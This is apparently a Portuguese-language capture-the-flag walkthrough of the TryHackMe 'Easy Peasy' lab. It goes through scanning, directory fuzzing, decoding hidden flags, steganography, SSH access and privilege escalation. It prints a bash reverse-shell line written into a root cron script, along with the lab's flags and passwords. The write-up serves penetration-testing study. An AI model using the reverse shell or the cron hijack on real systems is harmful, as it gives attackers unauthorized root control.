

Easy Peasy

IP:
10.10.229.22

executando um nmap inicialmente:

```
(root👁kali) - [~]
# 10.10.229.22
zsh: command not found: 10.10.229.22

(root👁kali) - [~]
# nmap 10.10.229.22
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-10 00:28 EDT
Nmap scan report for 10.10.229.22
Host is up (0.25s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 25.15 seconds
```

//

```
Nmap done: 1 IP address (1 host up) scanned in 25.15 seconds

(root👁kali) - [~]
# nmap 10.10.229.22 -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-10 00:29 EDT
Nmap scan report for 10.10.229.22
Host is up (0.23s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
80/tcp    open  http
6498/tcp  open  unknown
65524/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2233.64 seconds
```

```
(root👁kali) - [~]
# █
```

```

(root@kali) - [~]
# nmap -p80,6498,65524 10.10.219.115 -A
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-10 01:36 EDT
Nmap scan report for 10.10.219.115
Host is up (0.26s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.16.1
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-title: Welcome to nginx!
6498/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA)
|   256 bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA)
|   256 a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519)
65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-title: Apache2 Debian Default Page: It works
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U
WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linu
x 3.1 - 3.2 (92%), Linux 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   224.35 ms 10.9.0.1
2   259.77 ms 10.10.219.115

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.00 seconds

(root@kali) - [~]
# █

```

fuzzing explorando o servidor web:

```


(root@kali) - [~] options.
# gobuster dir -u http://10.10.229.22/ -w ~/Pentest/Wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.229.22/
[+] Threads:      10
[+] Wordlist:      /root/Pentest/Wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2021/04/10 00:30:50 Starting gobuster
=====
/hidden (Status: 301)
Progress: 33922 / 220561 (15.38%) █

```

fuzzing no diretório encontrado:

```
(root@kali) ~
# gobuster dir -u http://10.10.229.22/hidden/ -w ~/Pentest/Wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.229.22/hidden/
[+] Threads:      10
[+] Wordlist:      /root/Pentest/Wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2021/04/10 00:37:55 Starting gobuster
=====
/whatever (Status: 301)
Progress: 20374 / 220561 (9.24%)
```

lendo o código fonte da página:



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>dead end</title>
5 <style>
6   body {
7     background-image: url("https://cdn.pixabay.com/photo/2015/05/18/23/53/norway-772991_960_720.jpg");
8     background-repeat: no-repeat;
9     background-size: cover;
10    width: 35em;
11    margin: 0 auto;
12    font-family: Tahoma, Verdana, Arial, sans-serif;
13  }
14 </style>
15 </head>
16 <body>
17 <center>
18 <p hidden>ZmxhZ3tmMXJzN19mbDRnfQ==</p>
19 </center>
20 </body>
21 </html>
22
```

ZmxhZ3tmMXJzN19mbDRnfQ== >> base64
flag{f1rs7_fl4g}

explorando a outra porta de servidor web:



```
User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions
```

flag{1m_s3c0nd_fl4g}

view-source:<http://10.10.229.22:65524/>

```
They are activated by symlinking available
configuration files from their respective
Fl4g 3 : flag{9fdafbd64c47471a8f54cd3fc64cd312}
*-available/ counterparts. These should be managed
by using our helpers
<tt>
```

flag{9fdafbd64c47471a8f54cd3fc64cd312}

```
<span class="floating_element">
  Apache 2 It Works For Me
<p hidden>its encoded with ba....:0bsJmP173N2X6d0rAgEAL0Vu</p>
</span>
```

/n0th1ng3ls3m4tt3r

<http://10.10.229.22:65524/n0th1ng3ls3m4tt3r/>

view-source:<http://10.10.229.22:65524/n0th1ng3ls3m4tt3r/>

```
<center>

<p>940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81</p>
</center>
</body>
</html>
```

940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81 >> gost
hash
mypasswordforthatjob

baixei a imagem de <http://10.10.229.22:65524/n0th1ng3ls3m4tt3r/>
e executei ferramentas de steg

```

(root@kali)-[~/Pentest/Labs/TryHackMe/easypeasy]
# steghide extract -sf binarycodepixabay.jpg
Enter passphrase:
wrote extracted data to "secrettext.txt".

(root@kali)-[~/Pentest/Labs/TryHackMe/easypeasy]
# ls
binarycodepixabay.jpg EasyPeasy.ctb EasyPeasy.ctb~ EasyPeasy.ctb~~ EasyPeasy.ctb~~~ secrettext.txt teste.jpeg

(root@kali)-[~/Pentest/Labs/TryHackMe/easypeasy]
# cat secrettext.txt
username:boring
password:
01101001 01100011 01101111 01101110 01101110 01100101 01110010 01110100 01100101 01100100 01101101 01111001 01110000 0110000
1 01110011 01110011 01101111 01101111 01110010 01100100 01110100 01101111 01100010 01101001 01101110 01100001 01110010 01111
001

(root@kali)-[~/Pentest/Labs/TryHackMe/easypeasy]
#

```

converti a senha para texto usando um site de binario para texto:
 iconvertedmypasswordtobinary

fiz o login no SSH:

```

(root@kali)-[~/Pentest/Labs/TryHackMe/easypeasy]
# ssh boring@10.10.219.115 -p 6498
The authenticity of host '[10.10.219.115]:6498 ([10.10.219.115]:6498)' can't be established.
ECDSA key fingerprint is SHA256:hnBqxfTM/MVZzdifMyu9Ww1bCVbnzSpnrDtDQN6zSek.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.219.115]:6498' (ECDSA) to the list of known hosts.
*****
**          This connection are monitored by government official          **
**          Please disconnect if you are not authorized                  **
** A lawsuit will be filed against you if the law is not followed        **
*****
boring@10.10.219.115's password:
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!!!!
boring@kral4-PC:~$ ls -lha
total 40K
drwxr-xr-x 5 boring boring 4.0K Jun 15 2020 .
drwxr-xr-x 3 root root 4.0K Jun 14 2020 ..
-rw----- 1 boring boring 2 Apr 9 22:55 .bash_history
-rw-r--r-- 1 boring boring 220 Jun 14 2020 .bash_logout
-rw-r--r-- 1 boring boring 3.1K Jun 15 2020 .bashrc
drwx----- 2 boring boring 4.0K Jun 14 2020 .cache
drwx----- 3 boring boring 4.0K Jun 14 2020 .gnupg
drwxrwxr-x 3 boring boring 4.0K Jun 14 2020 .local
-rw-r--r-- 1 boring boring 807 Jun 14 2020 .profile
-rw-r--r-- 1 boring boring 83 Jun 14 2020 user.txt
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It's Rotated Or Something
synt{a0jvgf33zfa0ez4y}
boring@kral4-PC:~$

```

synt{a0jvgf33zfa0ez4y}
 flag{n0wits33msn0rm4l}

usei o psspy64 e o linpeas :

```

2021/04/09 23:14:01 CMD: UID=0 PID=21899 | bash .mysecretcronjob.sh

```



```

2021/04/09 23:13:42 CMD: UID=0 PID=10 |
2021/04/09 23:13:42 CMD: UID=0 PID=1 | /sbin/init splash
2021/04/09 23:14:01 CMD: UID=0 PID=21896 | /usr/sbin/CRON -f
2021/04/09 23:14:01 CMD: UID=0 PID=21898 | sudo bash .mysecretcronjob.sh
2021/04/09 23:14:01 CMD: UID=0 PID=21897 | /bin/sh -c cd /var/www/ && sudo bash .mysecretcronjob.sh
2021/04/09 23:14:01 CMD: UID=0 PID=21899 | bash .mysecretcronjob.sh

```

encontrei um arquivo com permissões de sudo que é executado de tempos em tempos, com isso foi alterar o código e esperar ele executar

```

boring@kral4-PC:/tmp$ ls -lha /var/www/.mysecretcronjob.sh
-rwxr-xr-x 1 boring boring 79 Apr  9 23:26 /var/www/.mysecretcronjob.sh
boring@kral4-PC:/tmp$ cat /var/www/.mysecretcronjob.sh
#!/bin/bash
# i will run as root
/bin/sh -i >& /dev/tcp/'10.9.0.170'/1234 0>&1
boring@kral4-PC:/tmp$ █

```

deu reverse shell com o usuário root

```

(root👁kali) - [~/Pentest/PrivEsc]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.9.0.170] from (UNKNOWN) [10.10.219.115] 42194
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
# ls -lha
total 40K
drwx----- 5 root root 4.0K Jun 15 2020 .
drwxr-xr-x 23 root root 4.0K Jun 15 2020 ..
-rw----- 1 root root 883 Jun 15 2020 .bash_history
-rw-r--r-- 1 root root 3.1K Jun 15 2020 .bashrc
drwx----- 2 root root 4.0K Jun 13 2020 .cache
drwx----- 3 root root 4.0K Jun 13 2020 .gnupg
drwxr-xr-x 3 root root 4.0K Jun 13 2020 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 39 Jun 15 2020 .root.txt
-rw-r--r-- 1 root root 66 Jun 14 2020 .selected_editor
# cat .root.txt
flag{63a9f0ea7bb98050796b649e85481845}
# █

```